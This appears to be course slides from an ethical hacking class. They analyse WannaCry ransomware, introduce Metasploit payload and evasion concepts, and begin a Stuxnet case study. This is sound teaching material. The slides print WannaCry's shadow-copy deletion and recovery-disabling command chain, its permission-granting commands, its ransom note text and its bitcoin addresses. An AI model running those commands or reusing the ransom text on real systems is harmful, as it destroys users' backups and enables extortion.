 - c.wnry, containing the following addresses:
 - gx7ekbenv2riucmf.onion
 - 57g7spgrzlojinaz.onion
 - xxlvbrloxvriy2c5.onion
 - 76jdd2ir2embyv47.onion
 - cwwnhwhlz52maqm7.onion
 - <https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip>
 - r.wnry, additional decryption instructions used by the decrypter tool, in English

Exploit Details

- The encrypter binary also contains a password-protected zip file (password: WNCry@2017) containing the following files:
 - s.wnry, a zip file containing the Tor software executable
 - t.wnry, encrypted using the WANACRY! encryption format, where “WANACRY!” is the file header
 - taskdl.exe, (hash
4a468603fdcb7a2eb5770705898cf9ef37aade532a7964642ecd705a74794b
79), file deletion tool
 - taskse.exe, (hash
2ca2d550e603d74dedda03156023135b38da3630cb014e3d00b1263358c5f
00d), enumerates Remote Desktop Protocol (RDP) sessions and executes the malware on each session
 - u.wnry (hash
b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391
c25), “@WanaDecryptor@.exe” decrypter file

Exploit Details

- After dropping these files to its working directory, WannaCry attempts to change the attributes of all the files to “hidden” and grant full access to all files in the current directory and any directories below.
 - It does this by executing “attrib +h .”, followed by “icacls . /grant Everyone:F /T /C /Q” commands
- A registry key is written to “HKLM\SOFTWARE\Wow6432Node\WanaCrypt0r\wd” that adds a key to reference the location from where WannaCry was originally executed.

Exploit Details

- WannaCry Encrypter launches the embedded Decrypter binary “@WanaDecryptor@.exe,”
 - Displays two timers and instructions for sending the ransom in the configured language of the infected system
 - A payment of \$300 / \$600 equivalent in bitcoins to a specified address is demanded
- Following addresses are hardcoded in the binary, although only the first was observed to be used by the analyzed sample:
 - 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
 - 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
 - 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

WannaCry Activity List

WannaCry file system activity

STEP	OPERATION	PURPOSE
1	SetSecurityFile	Modify discretionary access control list [DACL] of original document to Full for group Everyone, via the Windows application ICACLS.EXE.
2	CreateFile	Check if encrypted document with '.WNCRY' file extension exists.
3	CreateFile [Generic Read]	Open original document for read only.
4	QueryBasicInformationFile	Record timestamps on original document.
5	ReadFile	Read first 8 bytes of original document.
6	CreateFile [Generic Write]	Create encrypted file with '.WNCRYT' file extension, for write only.
7	WriteFile	Write 'WANACRYI' string [8 bytes] in encrypted file.
8	WriteFile	Write 4 bytes, at offset 8 bytes, in encrypted file.
9	WriteFile	Write 256 bytes, at offset 12 bytes, in encrypted file.
10	WriteFile	Write 4 bytes, at offset 268 bytes, in encrypted file.
11	WriteFile	Write 8 bytes, at offset 272 bytes, in encrypted file.
12	ReadFile	Read original document, entirely [0 bytes to EndOfFile].
13	WriteFile	Write encrypted file, entirely, at offset 280 bytes.
14	SetBasicInformationFile	Give encrypted file same timestamps as original document.
15	CloseFile	Close original document.
16	CloseFile	Close encrypted file.
17	SetRenameInformationFile	Change file extension of encrypted file from 'WNCRYT' to 'WNCRY'.
18	CreateFile [Generic Write]	Open original document for write only.
20	WriteFile	Write 1,024 bytes [1 KB] in original document. At offset EndOfFile -1,024 bytes.
21	FlushBuffersFile	Commit all buffered data to be written to disk.
21	WriteFile [Non-cached]	Write 4,096 bytes [4 KB] in original document, at offset AllocationSize on disk -4,096 bytes.
22	WriteFile	Write in chunks of 262,144 bytes [256 KB] in original document.
23	CloseFile	Close original document, now encrypted file.
24	OpenFile [Read Attributes]	Open encrypted file.
25	SetRenameInformationFile	Rename file to %temp%\<num>.WNCRYT. ReplaceIfExists: True.
26	CloseFile	Close encrypted file.
#	SetDispositionInformationFile	Once all documents on the disk are encrypted, a separate application TASKDL.EXE is run to delete %temp%*.WNCRYT (i.e. all '.WNCRYT' files).

Payment Notice

Innovate

achieve

lead

The screenshot shows a Windows application window titled "Wana Decrypt0r 2.0". The main message is "Ooops, your files have been encrypted!" in red. Below it, a large padlock icon is displayed. The window contains several sections of text and two time-related boxes.

What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>. Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>. And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am
GMT +5 hours.

Payment Details:

- Payment will be raised on:** 1/3/1970 17:00:00
Time Left: 00:00:00:00
- Your files will be lost on:** 1/7/1970 17:00:00
Time Left: 00:00:00:00

Send \$600 worth of bitcoin to this address: 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw [Copy](#)

[About bitcoin](#) [How to buy bitcoins?](#)

[Contact Us](#) [Check Payment](#) [Decrypt](#)

Payment Notice

The malware also displays the following bitmap image contained in “b.wnry” on the desktop, in case the “Wana Decrypt0r” program failed to execute:

Ooops, your important files are encrypted.

If you see this text, but don't see the "Wana Decrypt0r" window, then your antivirus removed the decrypt software or you deleted it from your computer.

If you need your files you have to run the decrypt software.

Please find an application file named "@WanaDecryptor@.exe" in any folder or restore from the antivirus quarantine.

Run and follow the instructions!

Exploit Details

- WannaCry uses the Microsoft Enhanced RSA and AES Cryptographic Provider libraries to perform the encryption.
- After the files are encrypted, the Decrypter program delete any Windows Shadow Copies via this command:
 - cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog –quiet



Metasploit Framework

Understanding Exploits

- An exploit is a security attack on a vulnerability
 - An exploit attacks a system vulnerability and generates an event that the application/program/OS is not designed to handle successfully
 - This results in a system that discontinues to function correctly
- Exploit can be designed to meet the methodology of attack
 - Ex: An attacker exploits an IDS to reboot it or crash it before he/she launches a further attack to avoid detection.
- However, Exploits have more potential
 - They are commonly used to install system malware or gain system access or recruit client machines into an existing ‘botnet’.
 - This is accomplished with the help of a ***payload***
 - **Payload** is a sequence of code that is executed when the vulnerability is triggered
 - An Exploit can be broken up into two parts:
 - EXPLOIT = Vulnerability + Payload;

Understanding Payloads

- The payload is usually written in Assembly Language
- Platform and OS dependent
 - A Win32 payload will not work in Linux (even if exploiting the same bug)
 - Big Endian, Small Endian Architectures
- Different payload types exist and they accomplish different tasks
 - exec : Execute a command or program on remote system
 - download_exec : Download a file from a URL and execute
 - upload_exec : Upload a local file and execute
 - adduser : Add user to system accounts

Understanding Payloads

- The most common payload type used with exploits are **shellcodes or aka shell payloads**
 - These payloads are very useful because they provide the attacker an interactive shell that can be used to completely control the system remotely
 - The term is inherited from Unix → /bin/sh
 - For Win OS's, shells actually refer to command prompt → cmd.exe
- There are two different types of shell payloads
 - Bind Shells → A socket is created, a port is bound to it and when a connection is established to it, it will spawn a shell.
 - Reverse Shells → Instead of creating a listening socket, a connection is created to a predefined IP and Port and a shell is then shoved to the Attacker.

Metasploit Framework


“The Metasploit Framework (MSF) is a platform for writing, testing, and using exploit code. The primary users of the Framework are professionals performing penetration testing, shellcode development, and vulnerability research.”

- MSF is not only an environment for exploit development but also a platform for launching exploits on real-world applications. It is packaged with real exploits that can provide real damage if not used professionally.
- MSF is an open-source tool and provides such a simplified method for launching dangerous attacks, it attracts wannabe hackers and script kiddies to a great extent.

Understanding Metasploit

- It is not just a single tool but collection of several
 - Used mostly for Penetration Testing, Research, Creating and Testing new exploits
 - It provides infrastructure to automate mundane and complex tasks.
 - Created by HD Moore in 2003 in Perl
 - Metasploit 2.0 in 2004 and Metasploit 3.0 in 2007
 - Many developers worldwide
 - URL: <http://www.metasploit.com/> - Community version
 - Acquired by security form Rapid7 in 2009
 - Metasploit Pro and Metasploit Express paid versions besides community version
-

Metasploit Architecture



Encoders

- Encoders are used to evade the anti-virus Softwares and firewall
- However it has no effect on the functionality of our exploit
- Popular encoders are
 - shikata_ga_nai
 - base64
 - powershell_base64

NOPS

- NOP is short for No Operation
- NOPs keep the payload sizes consistent ensuring that validly executable by the processor
- Basically makes payload stable

AUXILIARY

- Provides additional functionality like scanning, fuzzing, Information gathering

Payloads

- Singles Usually standalone
- Fire and forget type
- Stagers Payload is divided into stages
- Stages Components of stager module.

- Bind TCP Shell
 - In case of bind tcp an exploit opens a vulnerable port in victim machine. And then it waits for connection from attacker
- Bind Reverse TCP Shell
 - In case of bind reverse tcp the target machine communicate back to attacker machine. Attacker machine has listening port open on which it receives connection

MSFVENOM

- It is a standalone payload generator and encoder
- Msfvenom replaced msfpayload and msfencoder in 2015
- It allows use to create payloads in c, exe, python, java formats
- Basically, allow us to create malicious files.
- MSFVENOM STEPS
 - Create a malicious file
 - Start the payload handler
 - Get victim to run the malicious file.

ARMITAGE

- Armitage is an attack manager tool that automates Metasploit in a graphical way
- Created by Raphael Mudge
- Written in java

PIVOTING

- Pivoting is a technique that allows attackers to use a compromised system to attack other machines in the same network
- Basically hack another machine through already compromised machine

Basic Steps

- Identify which Exploit to use
- Configure the Exploit
- Pick a Payload
- Configure the Payload
- Execute the Exploit

Terminology

- Vulnerability: A method of interaction which allows for an unintended action to occur in response to an unexpected, invalid, or otherwise unaccounted for input of some form.
- Exploit: A piece of code that is designed to exploit a vulnerability to allow for an unintended action.
- Types: There are three key module types in Metasploit:
exploit modules, post-exploit modules, and auxiliary modules.
 - Exploit modules take advantage of vulnerabilities to gain an initial foothold on the system.
 - Post-exploit modules collect information, escalate privileges, or otherwise expand upon the foothold achieved through an exploit module.
 - Auxiliary modules perform functions unrelated to exploitation.

Terminology

- Meterpreter: A Swiss army knife payload that allows for modular enhancement, routing, secondary exploitation, and control. A solid first-choice.
 - Session: An open connection to a remote system through which commands, modules, or network traffic may be directed or routed.
 - Pivoting: Using one system to bridge between two networks, typically to move into a more privileged or restricted area.
-

Demo

- SUNBURST SolarWinds 2020 Exploit
<https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html>
- SMB Exploitation
<https://www.youtube.com/watch?v=eedTXtYiOK4>
- Nmap SMB Enumeration
<https://www.youtube.com/watch?v=5kLPfVsOxzY>
- Metasploit Framework
https://www.youtube.com/watch?v=8lR27r8Y_ik



Thank You



BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

BITS Pilani Presentation



SSZG575: Ethical Hacking Session No: 16 (Stuxnet Worm)

Agenda


- Case Study: Stuxnet Worm
 - Industrial Control System Overview
 - Stuxnet – General Details
 - What is Stuxnet
 - Stuxnet Penetration
 - How does Stuxnet Work?
 - Siemens Step 7 Software and PLC Interface
 - Stuxnet Exploited Vulnerabilities
 - Stuxnet Attack Scenarios
 - Stuxnet Resources & Configuration
 - Stuxnet Control Flow

Industrial Control Systems (ICS)

Industrial Control Systems (ICS)


- ICS are operated by special Assembly like code on Programmable Logic Controllers (PLCs).
- PLCs are programmed typically using Windows computers.
- ICS usually consider availability and ease of maintenance first and security last.
- ICS are normally not connected to internet.
- ICS considers the “airgap” as sufficient security.

ICS Environment




- Siemens Simatic S7-300 PLC
- Used by Iranian nuclear program

Three Layers of ICS Environment



Three Layers of ICS Environment



- Two different attack scenario in Stuxnet.
- Both use manipulation of ICS system to achieve physical damage exploiting different vulnerabilities of the centrifuge.

Nuclear Centrifuge Technology

- Uranium-235 separation efficiency is critically dependent of centrifuge speed of rotation
- Higher the speed, the better separation efficiency
- However, higher speeds require strong tubes as the centrifuge starts “shaking’ at higher frequencies
- Shaking can cause catastrophic failure






StuxNet

Overview

- June 2010: A worm targeting Siemens Win CC industrial control systems.
- Targets high speed variable program logic controllers from two vendors: Vacon (Finland) and Fararo Paya (Iran)
- Activates only when controllers are running at 807 Hz to 1210 Hz
- Makes the frequency of those controllers from 1410 Hz to 2 Hz to 1064 Hz (84600 rpm to 120 rpm to 63840 rpm)



Stuxnet Timeline

Date	Detail
Jun-2009	Earliest Stuxnet seen, does not have signed drivers
Jan-2010	Stuxnet driver signed, with a valid certificate belonging to Realtek Semiconductors
Jun-2010	Virusblokada reports W32.Stuxnet, Verisign revokes Realtek certificate
Jul-2010	Anti-virus vendor Eset identifies new Stuxnet driver with a valid certificate from JMicron Technology Corp
Jul-2010	Siemens reports they are investigating their SCADA system, JMicron certificate revoked by Verisign

What is Stuxnet?

- Stuxnet is a computer malware specifically designed for Industrial Control Systems made by Siemens
- These systems were used by Iran to enrich Uranium which can be used for nuclear bomb
- The aim of the worm is to damage or destroy the controlled equipment
- A worm can infect a computer system and then automatically spread to other systems without any user intervention

Stuxnet Worm

- Stuxnet worm was designed to affect SCADA systems and PLC controllers of the uranium enrichment centrifuges
- Very specific targeting – Stuxnet would affect only one specific type of Siemens controllers used by Iranian centrifuges
- It could spread to other Industrial Control Systems but will not damage them
- Takes over operation of centrifuges from SCADA controllers
- Sends control signals to PLC managing the equipment
- Causes the spin speed of centrifuge to vary wildly and very quickly causing extreme vibrations and as a consequence damage to equipment
- Block signals and alarms from PLC to control centre

Stuxnet Penetration


- Targets Windows systems used to configure the SCADA system
- Uses 6 different vulnerabilities to affect the system
 - 5 of these were previously unknown (zero day)
 - So if it encountered some systems where some of vulnerabilities had been fixed, it still had potential to infect them
 - Spread can not be stopped by fixing one vulnerability
- Spreads to Siemens Win CC/PCS 7 SCADA control software and takes over configuration of the system
- Uses a vulnerability in the print system to spread from one system to another
- Uses peer-to-peer transfer – no need for systems to be connected over internet

Myth of “Airgap”

- Centrifuges control systems were not connected to Internet
- Initial infection is suspected to be through USB drives taken into plant by unwitting operators (may be supplied as freebies!)
- It is thought that 900 of the 1000 centrifuges were destroyed by Stuxnet
- This caused significant slowdown in nuclear enrichment programme due to:
 - Centrifuge damage
 - Enrichment shutdown while the worms were cleared from the equipment
- Because of the sophistication of Stuxnet, it is suspected to be a cyber warfare by nation state actors against Iran
- Other countries with Stuxnet infection were India, Indonesia and Azerbaizhain

How does Stuxnet Work?

HOW STUXNET WORKED



1. infection

Stuxnet enters a system via a USB stick and proceeds to infect all machines running Microsoft Windows. By brandishing a digital certificate that seems to show that it comes from a reliable company, the worm is able to evade automated-detection systems.

2. search

Stuxnet then checks whether a given machine is part of the targeted industrial control system made by Siemens. Such systems are deployed in Iran to run high-speed centrifuges that help to enrich nuclear fuel.

3. update

If the system isn't a target, Stuxnet does nothing; if it is, the worm attempts to access the Internet and download a more recent version of itself.



4. compromise

The worm then compromises the target system's logic controllers, exploiting "zero day" vulnerabilities—software weaknesses that haven't been identified by security experts.

5. control

In the beginning, Stuxnet spies on the operations of the targeted system. Then it uses the information it has gathered to take control of the centrifuges, making them spin themselves to failure.

6. deceive and destroy

Meanwhile, it provides false feedback to outside controllers, ensuring that they won't know what's going wrong until it's too late to do anything about it.

